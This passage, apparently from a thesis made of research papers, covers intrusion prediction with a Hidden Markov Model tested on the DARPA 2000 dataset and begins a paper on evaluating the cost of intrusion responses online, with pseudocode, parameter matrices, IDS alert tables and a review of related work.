first observation index, some calculation is needed, and for the next observation another calculation [70, 76]. Finally, the compromise state status is very important for prediction. If it is over 95 percent, it indicates that the distributed system will very likely be compromised in a near future.




Figure 3.4 Hidden Markov Model's states for prediction.

```
1.  Algorithm IntrusionPredictonbyAlertSeverityModulation
2.  Input:  Obs_ix, Alert, ACM, AAD, Λ, Φ, π
3.  Output: IntrusionProbability
4.  Begin
5.    // Calculate modulated alert severity through correlation
6.    N = CalculateAlertFrequency(Alert)
7.    F = CalculateAlertEffect(ACM, Alert)
8.    A = CalculateAcceptableAlertFrequency(AAD, Alert)
9.    K = 200
10.                                  F*N / K*A
11.   Alert.severity = Alert.severity * e
12.   if (Alert.severity >= 4) then
13.           Obs_p = 4              // VH
14.   else if (Alert.severity >= 3) then
15.           Obs_p = 3              // H
16.   else if (Alert.severity >= 2) then
17.           Obs_p = 2              // M
18.   else
19.           Obs_p = 1              // L
20.   end if
21.   // Update current state distribution
22.   sum = 0
23.   sumα = 0
24.   if ( Obs_ix = 1) then
25.       for i=1 to 4 do
26.           α[Obs_ix,i]=π[i] * Φ[i,Obs_p]
27.           sumα = sumα + α[Obs_ix,i]
28.       end for
29.       for i=1 to 4 do
30.           γ[Obs_ix,i] = α[Obs_ix,i] / sumα
31.       end for
32.   else
33.       for i=1 to 4 do
34.           for j=1 to 4 do
35.               sum = sum +γ[Obs_ix-1,j] *Λ[j,i]
36.           end for
37.           α[Obs_ix,i] = Φ[i,Obs_p] * sum
38.           sumα = sumα + α[Obs_ix,i]
39.           sum = 0
40.       end for
41.       for i=1 to 4 do
42.           γ[Obs_ix,i] = α[Obs_ix,i] / sumα
43.       end for
44.   end if
45.   // predict intrusion probability
46.   if (γ[Obs_ix,4] >= 0.95) then
47.         IntrusionProbability = TRUE
48.   end if
49.   return IntrusionProbability
50. End
```

Figure 3.5 Prediction Algorithm.

3.5 Experiment Results

3.5.1 Lincoln Laboratory Scenario (LLDDOS1.0)

The proposed prediction algorithm has been tested using the DARPA 2000 dataset [35]. It consists of two multi-step attack scenarios. We have used the first scenario to test our model. This data set has a multi-step attack that tries to install distributed denial of service (DDoS) software in any computer in the target network. This attack has 5 steps and takes about three hours. Finally, three computers are compromised. Table 3.1 shows the 5 steps goal.

We have used the RealSecure IDS to generate an alert log file [77]. RealSecure produces 919 alerts by playing back the "Inside-tcpdump" of LLDDOS1.0. Table 3.7 shows that RealSecure with these alerts can detect the steps. Unfortunately, the first step can not be detected by RealSecure.

3.5.2 Model Parameters

Before starting our framework, we have to initialize some parameters :

– **Alert optimization parameters :** in this section two matrices must be initialized :

Table 3.1 The Five Steps of the DARPA Attack Scenario

Step	Name	Time	Goal
1	IP sweep	9 :45 to 09 :52	The attacker sends ICMP echo-requests in this sweep and listens for ICMP echo-replies to determine which hosts are "up"
2	Sadmind Ping	10 :08 to 10 :18	The hosts discovered in the previous step are probed to determine which hosts are running the "sadmind" remote administration tool. This tells the attacker which hosts might be vulnerable to the exploit that he/she has
3	Break into	10 :33 to 10 :34	The attacker then tries to break into the hosts found to be running the sadmind service in the previous step. Breakins via the sadmind vulnerability
4	Installation	10 :50	Installation of the trojan mstream DDoS software on three hosts
5	Launch	11 :27	Launching the DDoS

Table 3.2 The RealSecure Alerts Related to Each Step

Step	Name	Alerts
1	IP sweep	No alert is generated for this step
2	Sadmind Ping	Sadmind_ping
3	Break into	Sadmind_Amslverify_Overflow, Admind
4	Installation	Rsh, MStream_Zombie
5	Launch	Stream_DOS

ACM and ADD. As you see in Table 3.3, RealSecure produces 19 types of alerts in LLDOS1.0 and we have used these values for the AAD parameter. To initialize ACM, we have used [43]. These correlation weights in ACM were obtained during the training process and incrementally updated in this process with a formula that depends on the number of times that these two types of alerts have been directly correlated. The effect column shows each alert severity obtained by Formula 2. Alert severity used in this formula is from [78] and is shown in Table 3.4. We have used normalized columns in our algorithm.

$$F(Alert_i) = \sum_{j=1}^{19} W_{(i,j)} * Severity_j \tag{3.2}$$

– **HMM parameters :** first, at the start of monitoring, $\Pi = \{1.0, 0.0, 0.0, 0.0\}$. It means that the system is in the normal state with 100% probability. Secondly, we have to initialize the state transition probability. Finally, the observation probability matrix has to be specified.

Table 3.3 Acceptable Alert per Day (AAD) Matrix

ID	Alert Name	Acceptable Frequency
1	Sadmind_Ping	10
2	TelnetTerminaltype	1000
3	Email_Almail_Overflow	10
4	Email_Ehlo	1000000
5	FTP_User	10
6	FTP_Pass	10
7	FTP_Syst	10
8	HTTP_Java	1
9	HTTP_Shells	1
10	Admind	1
11	Sadmind_Amslverify_Overflow	1
12	Rsh	1
13	Mstream_Zombie	1
14	HTTP_Cisco	1
15	SSH_Detected	10
16	Email_Debug	1
17	TelnetXdisplay	3
18	TelnetEnvAll	10
19	Stream_DoS	1

$$\Lambda = \begin{array}{c} \\ N \\ A \\ P \\ C \end{array} \begin{array}{c} \begin{array}{cccc} N & A & P & C \end{array} \\ \begin{bmatrix} 0.999 & 0.001 & 0 & 0 \\ 0.001 & 0.984 & 0.015 & 0 \\ 0 & 0.001 & 0.984 & 0.015 \\ 0 & 0 & 0.001 & 0.999 \end{bmatrix} \end{array} \tag{3.3}$$

$$\Phi = \begin{array}{c} \\ N \\ A \\ P \\ C \end{array} \begin{array}{c} \begin{array}{cccc} L & M & H & VH \end{array} \\ \begin{bmatrix} 0.4 & 0.3 & 0.2 & 0.1 \\ 0.3 & 0.4 & 0.2 & 0.1 \\ 0.2 & 0.3 & 0.4 & 0.1 \\ 0.1 & 0.2 & 0.3 & 0.4 \end{bmatrix} \end{array} \tag{3.4}$$

3.5.3 Results

Figure 3.6 shows the total prediction for the full duration of the Lincoln Laboratory data set with K= 3.5. As mentioned, our HMM is based on four states (*Normal*, *Attempt*, *Progress*, and *Compromise*). In this diagram, you can see the four states status simultaneously when the attacker tries to break into the hosts. *Normal* state shows online prediction of the network being healthy in a near future. In this diagram we can see when a system is predicted not healthy in a near future. Our system adjusts the state with attackers' progress. When the

Table 3.4 Alert Correlation Matrix

Alert Severity	Low	Low	Medium	Low	Low	Medium	Low	High	High	High	High	Medium	High	High	Low	High	Low	Low	Medium		
Alert ID	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	Effect	Normalize
1	0.3	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	9.3	8.16	6.27	2.37	0.01	0.01	0.01	0.69	0.69	0.01	73.94	0.728
2	1.75	29.87	19.54	139.09	16.1	19.29	16.11	0.01	0.01	3.79	2.17	2.33	0.6	0.01	3.49	1.29	0.01	0.01	0.01	312.41	3.077
3	0.87	45.74	34.84	228.07	29.52	25.27	24.86	12.25	0.65	1.68	1.12	1.23	0.32	0.98	0.92	1.1	0.01	0.01	0.01	507	4.994
4	1.75	782.27	628.25	3533.93	550.71	528.85	527.02	13.49	0.65	4.37	2.2	2.39	0.62	4.16	17.87	48.31	0.01	0.01	0.01	7953.97	78.35
5	0.01	9.03	5.32	29.57	19.71	27.31	26.21	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.27	1.48	0.01	0.01	0.01	154.74	1.524
6	0.01	9.03	1.09	29.05	20.79	19.71	27.33	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.27	1.48	0.01	0.01	0.01	130.34	1.283
7	0.01	8.76	1.09	29.05	21.22	20.15	19.35	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.27	1.48	0.01	0.01	0.01	125.82	1.239
8	0.01	11.82	0.01	29.34	3.06	3.06	3.06	11.53	3.88	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	99.88	0.983
9	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.64	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	2.26	0.022
10	0.7	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	30.79	31.53	72.87	26.25	0.01	0.01	0.01	4.11	4.12	0.01	420.61	4.143
11	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	31.4	22.74	32.14	16.96	0.01	0.01	0.01	4.11	4.12	0.01	286.05	2.817
12	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	20.88	2.79	0.01	0.01	0.01	3.29	3.29	0.01	57.01	0.561
13	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	9.97	0.01	0.01	0.01	0.01	0.01	0.01	3.25	0.032
14	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.35	0.01	0.01	0.01	0.01	0.01	1.05	0.01
15	0.01	0.88	0.01	2.64	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	7.66	0.075
16	0.01	1.16	0.01	4.24	0.28	0.28	0.28	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.27	0.01	0.01	0.01	7.61	0.074
17	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	1.08	0.01	0.01	0.01	0.01	0.69	0.01	4.26	0.041
18	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	1.08	0.01	0.01	0.01	0.01	0.01	0.01	3.58	0.035
19	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0.01	0	0.37	0.003

attacker gets appropriate results in a multi-step attack, system moves from *Normal* state to the *Attempt* state and so on. When the probability of *Normal* state is down, it means the probability of other states are up.

As we have mentioned, this multi-step attack takes about three hours and has five steps. You can see the approximate time periods of all steps conducted by the intruder (based on RealSecure IDS output) : 2788-3211 sec. [4 :46 :23-4 :53 :26] (Step 2), 4377-4400 sec. [5 :12 :52-5 :13 :15] (Step 3), 5355 sec. [5 :29 :10] (Step 4), and 7573 sec. [6 :06 :08] (Step 5). As mentioned in Table 3.1, in the fourth step, attacker installs the trojan mstream DDoS software on three hosts. Eventually, in step 5 the attacker launches the DDoS. Thus, our prediction component has to send an alarm to the response component before step 4. Let us see how our prediction algorithm works.

The alert optimization component sends an alert with *Alert Severity Modulating* approach to the prediction component. Figure 3.7 illustrates the output of alert optimization component for the full duration of the Dataset. Thus, prediction component receives optimized alerts and each state calculates its probability. At the start of monitoring, the system is in the *Normal* state with 100% probability and other states are zero. The sum of all values at each time must be 100%. Our prediction is based on the probability calculated in the *Compromise* state. When the probability is over 95%, it means an intrusion is going to happen in the near future. The first prediction was calculated at 4310 seconds, 67 seconds before the attacker does all the work in third step. The second prediction was calculated at 5323 seconds. It happened 32 seconds before the fourth step. The third prediction was calculated at 6101, 25 minutes before the fifth step. Thus, the administrator can manually apply a set of responses to mitigate the attack or we can connect the prediction component to an automated intrusion response system to do that automatically.

Also, Table 3.5 shows the total number of alerts that are generated by RealSecure IDS until each prediction. The initial alert severity column illustrates the initial value related to each alert. The optimized alert severity column shows how Formula 1 works in the alert optimization component for each type of alert.

As we discussed before, alert optimization modulated alert severity over time with Formula 1. There is a constant parameter (K) in this formula for which we can evaluate the effect on the prediction algorithm, as illustrated in Figure 3.8. In fact, K is the prediction controller. As shown in Figure 3.8, there are a few predictions closely spaced in time. Because of this close spacing, they are considered as a region. As seen in Figure 3.8, when $K = 2.5$ there are two regions and with $K = 3.5$, there are three regions within a few minutes. In Figure 3.8, we can see that with $K = 3.5$, a prediction happens before each of step 3, 4, and 5 and the result is most interesting. For $K = 2.5$, two predictions happen, the first related to the third

step and the second related to the fourth step.

If K is big, the prediction component is more sensitive and sends more alarms to the response component. In this case, the response component can apply responses more frequently. It means, there are more chances to repel attack if we could not stop the progress of attack. We may still want to set K to a higher value to avoid missing an attack and to have more time to evaluate the risk index and select more appropriately the level of response.

In the prediction view, we have two types of intrusion response systems : ***Reactive*** and ***Proactive*** [2, 38]. In the *Reactive* approach, all responses are delayed until the intrusion is detected. Since the reactive responses are applied when an incident is detected, the system is in an unhealthy state from before the detection of the malicious activity until the application of the reactive responses. Sometimes, it is difficult to return the system to the healthy state. This type of IRS is not useful for high security. For example, suppose the attacker was successful in accessing a database, illegally reading critical information and after that the IDS sends an alarm about a detected malicious activity. In this case, a reactive response is not useful because the critical information has been disclosed. In summary, we have designed a *Proactive* IRS that can predict different kinds of DDoS attacks often minutes before it happens.

3.6 Conclusion

In this paper, we presented an architecture to predict intrusions and trigger good response strategies. A novel alert correlation is used to decrease false negatives in prediction. Our experimental results on the DARPA 2000 data set have shown that our model can perfectly predict distributed denial of service attacks and has a potential to detect multi-step attacks missed by the detection component. Several future research directions are worth investigating to improve our model. First, we would like to study how to update the ACM based on prediction analysis results. For example, the correlation strength between two types of alerts can be updated by receiving hints from the prediction component. However, the ACM should not be updated every time because the attacker could run impractical actions in the first step of an attack, increase the correlation strength between two or more alerts and consequently cause incorrect predictions.

Secondly, we want to add a risk assessment component in our model. Risk assessment is the process of identifying and characterizing risk. The result of risk assessment is very important to minimize the impact on system health when anomaly has been detected. Finally, we plan to interface our system to live data center network data.




Figure 3.6 Total prediction result and HMM states status for DARPA data set with $K = 3.5$.




Figure 3.7 The output of alert optimization component for the full duration of the Dataset with $K = 3.5$.




Figure 3.8 Compromised state output for DARPA data set for three different values of K (with $K = 2.5$ and $K = 3.5$).

Table 3.5 Total prediction result and output of alert optimization for the all predictions in DARPA data set with $K = 3.5$

				First Prediction Region (4310 sec.)		Second Prediction Region (5323 sec.)		Third Prediction Region (6101 sec.)	
ID	Alert Name	Initial Alert Severity	Total repetition in Data Set	Optimized Alert Severity	Total repetition	Optimized Alert Severity	Total repetition	Optimized Alert Severity	Total repetition
1	Sadmind Ping	Low (1)	3	Low (1)	3	-	0	-	0
2	TelnetTerminaltype	Low (1)	126	High (3)	55	Very High (4)	8	Very High (4)	2
3	Email Almail Overflow	Medium (2)	38	Very High (4)	9	Very High (4)	8	-	0
4	Email Ehlo	Low (1)	522	Low (1)	195	Medium (2)	77	Medium (2)	36
5	FTP User	Low (1)	49	Very High (4)	14	Very High (4)	1	Very High (4)	4
6	FTP Pass	Medium (2)	49	Very High (4)	14	Very High (4)	1	Very High (4)	4
7	FTP Syst	Low (1)	44	Very High (4)	11	Very High (4)	1	Very High (4)	4
8	HTTP Java	High (3)	8	Very High (4)	8	-	0	-	0
9	HTTP Shells	High (3)	15	Very High (4)	15	-	0	-	0
10	Admind	High (3)	17	Very High (4)	9	Very High (4)	8	-	0
11	Sadmind Amslverify Overflow	High (3)	14	Very High (4)	6	Very High (4)	8	-	0
12	Rsh	Medium (2)	17	-	0	Very High (4)	17	-	0
13	Mstream Zombie	High (3)	6	-	0	High (3)	1	High (3)	2
14	HTTP Cisco	High (3)	2	-	0	-	0	High (3)	2
15	SSH Detected	Low (1)	4	-	0	-	0	-	0
16	Email Debug	High (3)	2	-	0	-	0	-	0
17	TelnetXdisplay	Low (1)	1	-	0	-	0	-	0
18	TelnetEnvAll	Low (1)	1	-	0	-	0	-	0
19	Stream DoS	Medium (2)	1	-	0	-	0	-	0
Total			919		320		124		56

CHAPTER 4

Paper 2 : ORCEF : Online Response Cost Evaluation Framework for IRS

Alireza Shameli-Sendi and Michel Dagenais

4.1 Abstract

Response cost evaluation is a major part of the Intrusion Response System (IRS). Although many automated IRSs have been proposed, most of them use statically evaluated responses, avoiding the need for dynamic evaluation of response cost. However, by designing a dynamic evaluation for the responses we can alleviate the drawbacks of the static model. Furthermore, it will be more effective at defending a system from an attack as it will be less predictable. A dynamic model offers the best response based on the current situation of the network. Thus, the evaluation of the positive effects and negative impacts of the responses must be computed online, at attack time, in a dynamic model. We evaluate the response cost online with respect to the resources dependencies and the number of online users.

In this paper, we present a practical model with relevant factors for response cost evaluation. The proposed model is a platform that leads us to account for the user's need in terms of quality of services (QoS) and the dependencies of critical processes. Compared with other response evaluation models, the proposed model consists of not only a novel online mechanism for response cost evaluation in complex network topologies, but also the more detailed factors to evaluate positive effects and negative impacts. In addition, we discuss the main challenges to evaluate response costs with respect to the attack type.

4.2 Introduction

Today, cyber attacks and malicious activities are common problems in distributed systems, and they are rapidly becoming a major threat to the security of organizations [71]. It is therefore crucial to have appropriate Intrusion Detection Systems (IDS) in place to monitor, trace, and analyze system execution. Only then can we hope to identify performance bottlenecks, malicious activities, programming functional, and other performance problems [1]. Intrusion Response Systems (IRS), by contrast, continuously monitor system health based on IDS alerts, so that malicious or unauthorized activities can be handled effectively by applying appropriate countermeasures to prevent problems from worsening and return the system to a healthy mode. Unfortunately, IRS receive considerably less attention than IDS [2].

Usually, the attacker exploits security goals : the *confidentiality* and *integrity* of data, and the *availability* of service (referred to as *CIA*), by targeting vulnerabilities in the form of flaws or weak points in the security procedures, design, or implementation of the system [8]. The main issue in choosing a security measure is to correctly identify the security problem. For example, we do not want to isolate a whole server from a network on which many services are installed, nor do we want to kill processes that are using a considerable amount of CPU resources unless we are sure they are being attacked. Thus, implementing an appropriate algorithm in IDS and IRS, and choosing the right set of responses, must take into account whether or not the network is being attacked with a very high positive value. It is essential that we counter attacks with new features, a complete list of responses, accurate evaluation of those responses in a network model, and an understanding of the cost of each response in every network element. If we fail to do so, our automated IRS will needlessly reduce network/host performance, wrongly disconnect users from the network/host, and eventually result in a DoS attack on our network.

The main contribution of this work is to prepare a proper online response cost evaluation for automated IRS with respect to all elements of a network and the dependency between resources and system users based on the decision tree of each response. Eventually, our model proposes an accurate ordered list of responses to repel the attack. The first candidate response will be selected from the ordered list based on : damage cost, confidence level of attack detection, and resource value. This is a novel approach proposed in this paper.

The paper is organized as follows : first, we will investigate earlier work and several existing methods for intrusion response. Fuzzy modeling is illustrated in Section 4.4. The proposed model will be discussed in Section 4.5. Experimental results are given in Section 4.6. Finally, Section 4.7 concludes the paper.

4.3 Related Work

4.3.1 Service dependencies model

Our use of software systems, information systems, distributed applications, etc. is continuously growing in size and complexity. Today, many services are presented to the users. One the important of mission of all organizations is providing the best services to theirs users. Any disruption of services causes the users will be dissatisfied. This could be one of the important criteria for the competition between organizations. Thus, to design a new generation of IRS, it is extremely important to maintain the users QoS, the response time of applications, and critical services in high demand when a set of responses are been applying by IRS.

In this paper we present a taxonomy of intrusion response systems based on response cost

evaluation :

- *Static Cost :* The static response cost is obtained by assigning a static value based on expert opinion. So, in this approach, a static value is considered for each response ($RC_s = CONSTANT$).
- *Static Evaluated Cost :* In this approach, a statically evaluated cost, obtained by an evaluation mechanism, is associated with each response ($RC_{se} = f(x)$). The response cost in the majority of existing models is statically evaluated. A common solution is to evaluate the positive effects of the responses based on their consequences for the confidentiality, integrity, availability, and performance metrics. To evaluate the negative impacts, we can consider the consequences for the other resources, in terms of availability and performance [27]. For example, after running a response that blocks a specific subnet, a Web server under attack is no longer at risk, but the availability of the service has decreased. After evaluating the positive effect and negative impact of each response, we then calculate the response cost. One solution is as follows [28] :

$$RC_{se} = Positive_{effect}/Negative_{impact} \tag{4.1}$$

  Obviously the higher RC, the better the response in ordering list.
- *Dynamic Evaluated Cost :* The dynamic evaluated cost is based on the network situation (RC_{de}). We can evaluate the response cost online based on the dependencies between resources and online users. For example, the consequences of terminating a dangerous process varies with the number of interdependencies of other resources on the dangerous process and with the number of online users. If the cost of terminating the process is high, maybe another response would be better. This model meets the needs of QoS.

If we take a look at the taxonomy presented in [5], we see that the majority of the proposed IRS use *Static Cost* or *Static Evaluated Cost* models [7, 23, 27, 28, 29, 30, 31, 32, 57, 58, 59, 60, 64, 65, 66, 67, 68, 69]. In contrast, four interesting models have been presented in the third category [33, 50, 51, 52]. In continue, we discuss about the contributes of Tothe et al. [33], Balepin et al. [51], Jahnke et al. [52], and Kheir et al. [50].

Considering service dependencies model in IRS, firstly proposed by Toth and Kruegel [33]. They presented a network model that accounts for relationships between users and resources, illustrating that they are performing their activities by utilizing the available resources. The response model goal is to keep the usability of a system as high as possible. Each response alternative (which node to isolate) is inserted temporarily into the network model and a calculation is performed to find which one has the lowest negative impact on the services. Each service has a static cost and there is only the ”block IP” response to evaluate as a way to repel attacks. When the IDS detects an attack coming towards a machine, an algorithm tries

to find which firewall/gateway can minimize the penalty cost of the response actions. This approach suffers multiple limitations. First, they did not consider positive effect of responses. Evaluation of responses without considering positive effect lead us to inaccurate evaluation. For example, if negative impact of response A is greater then response B it does not mean that response B has to be applied first. Maybe, the positive effect of response A is very better that B and if we calculate the response effectiveness, overall, response A is better. Second, from security goals perspective (CIA), there is not any evaluation in terms of data confidentiality and integrity. Eventually, in the proposed model only the "block IP" response has been considered. In the other words, it tries to decrease the availability of target resource completely.

Balepin et al. [51] presented a local resource dependencies model to evaluate response in case of attack. Like [33], it considers the current state of system to calculate response cost. Each resource has common response measures associated with it. They believe design a model to assess the value of each resource is a difficult task, so they order the resources by their importance to produce a cost configuration. Then static costs are assigned to high priority resources. It means, costs are inflicted into resource dependencies model when associated resources get involved in an incident. A particular response for a node is selected based on three criteria : 1) response benefit : sum of costs of resources that response action restores to a working state, 2) response cost : sum of costs of resources which get negatively affected by response action, and 3) attack cost : sum of costs of resources that get negatively affected by intruder. Thus, unlike [33] this model considers the positive effects of responses. This approach suffers multiple limitations. First, it is not clear how response benefit is calculated in terms of confidentiality and integrity. Second, restoring the state of resource can not be only measure to evaluate response positive effect [73]. Finally, the proposed model is applicable for host-based intrusion response system. To use for network-based intrusion response, it requires significant modifications in cost model [73].

Jahnke et al. [52] present a graph-based approach for modeling the effects of attacks against resources and the effects of the response measures taken in reaction to those attacks. The proposed approach extends the idea put forward in [33] by using general, directed graphs with different kinds of dependencies between resources and by deriving quantitative differences between system states from these graphs. If we assume that G and $\tilde{G}$ are the graphs we obtain before and after the reaction respectively, then calculation of the response's positive effect is the difference between the availability plotted in the two graphs : $A(\tilde{G})$-$A(G)$. Like [33, 51], these authors focus on the availability impacts.

Kheir et al. [50] propose a dependency graph to evaluate the confidentiality and integrity impacts, as well as the availability impact. The confidentiality and integrity criteria were

